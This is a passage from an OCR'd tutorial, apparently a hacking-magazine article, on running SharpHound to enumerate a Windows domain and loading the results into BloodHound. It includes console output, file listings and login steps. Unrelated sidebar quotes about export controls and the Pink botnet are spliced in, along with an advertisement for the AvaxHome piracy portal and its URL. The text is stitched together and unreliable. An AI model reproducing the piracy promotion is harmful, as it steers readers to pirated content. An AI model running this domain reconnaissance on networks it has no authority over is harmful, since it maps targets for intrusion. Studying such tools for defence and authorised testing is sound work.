Status: 54 objects finished (+54 13.5)/s -- Using 23 MB RAM
Enumeration finished in 00:00:04.7206825
Compressing data to .\20211016160009_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:00 PM on 10/16/2021! Happy Graphing!

PS C:\Users\prathul.CORP>
```

Once it is successfully executed, it creates a new zip file with name <year><month><date><time>_Bloodhound.zip as shown below. It holds all the information about the target Windows domain network.

"The United States is committed to aggressively using export controls to hold companies accountable that develop, traffic, or use technologies to conduct malicious activities that threaten the cybersecurity of members of civil society, dissidents, government officials, and organizations here and abroad."

18+

WHAT IS AVAXHOME?

AVAXHOME-

the biggest Internet portal, providing you various content: brand new books, trending movies, fresh magazines, hot games, recent software, latest music releases.

Unlimited satisfaction one low price
Cheap constant access to piping hot media
Protect your downloadings from Big brother
Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages
Brand new content
One site

AVXLIVE.ICU

AvaxHome - Your End Place

We have everything for all of your needs. Just open https://avxlive.icu

```
PS C:\Users\prathul.CORP> dir


    Directory: C:\Users\prathul.CORP


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        10/3/2021   6:05 AM                Contacts
d-r---        10/3/2021   6:05 AM                Desktop
d-r---        10/3/2021   6:05 AM                Documents
d-r---        10/3/2021   6:05 AM                Downloads
d-r---        10/3/2021   6:05 AM                Favorites
d-r---        10/3/2021   6:05 AM                Links
d-r---        10/3/2021   6:05 AM                Music
d-r---        10/3/2021   6:05 AM                Pictures
d-r---        10/3/2021   6:05 AM                Saved Games
d-r---        10/3/2021   6:05 AM                Searches
d-r---        10/3/2021   6:05 AM                Videos
-a----       10/16/2021   4:00 PM           8460 20211016160009_BloodHound.zip
-a----        7/15/2021  11:42 PM         833024 SharpHound.exe
-a----       10/16/2021   4:00 PM          10065 YmZiZjE4NWMtZWVhYS00ZDJiLWI3MjQtY2MzYmRhZWNkYTIx.bin

PS C:\Users\prathul.CORP> _
```


We can copy this file to the system on which BloodHound is installed and it can be observed there. Run the executable of Bloodhound located in the Bloodhound directory we just downloaded.


This PC › Local Disk (C:) › Users › nspadm › Downloads › BloodHound-win32-x64 ›

Name	Date modified	Type	Size
locales	7/15/2021 11:44 PM	File folder	
resources	7/15/2021 11:44 PM	File folder	
swiftshader	7/15/2021 11:44 PM	File folder	
BloodHound	7/15/2021 11:44 PM	Application	108,487 KB
chrome_100_percent.pak	7/15/2021 11:44 PM	PAK File	176 KB
chrome_200_percent.pak	7/15/2021 11:44 PM	PAK File	313 KB
d3dcompiler_47.dll	7/15/2021 11:44 PM	Application exten...	4,377 KB
ffmpeg.dll	7/15/2021 11:44 PM	Application exten...	2,708 KB
icudtl.dat	7/15/2021 11:44 PM	DAT File	10,260 KB
libEGL.dll	7/15/2021 11:44 PM	Application exten...	371 KB
libGLESv2.dll	7/15/2021 11:44 PM	Application exten...	7,679 KB
LICENSE	7/15/2021 11:44 PM	File	2 KB
LICENSES.chromium	7/15/2021 11:44 PM	Microsoft Edge H...	4,754 KB
resources.pak	7/15/2021 11:44 PM	PAK File	4,691 KB
snapshot_blob.bin	7/15/2021 11:44 PM	BIN File	50 KB
v8_context_snapshot.bin	7/15/2021 11:44 PM	BIN File	167 KB
version	7/15/2021 11:44 PM	File	1 KB
vk_swiftshader.dll	7/15/2021 11:44 PM	Application exten...	4,368 KB
vk_swiftshader_icd	7/15/2021 11:44 PM	JSON File	1 KB
vulkan-1.dll	7/15/2021 11:44 PM	Application exten...	609 KB

As it opens, Enter the Neo4j username (Neo4j) and password we just set while creating the database.

"Although Pink is the largest botnet ever discovered, it will never be the last one." - NSFOCUS Researchers on Pink Botnet







Click on Login and you will see this

"Pink Botnet raced with the vendor to retain control over the infected devices, while vendor made repeated attempts to fix the problem, the bot master noticed the vendor's action also in real time, and made multiple firmware updates on the fiber routers correspondingly."

- NSFOCUS Researchers



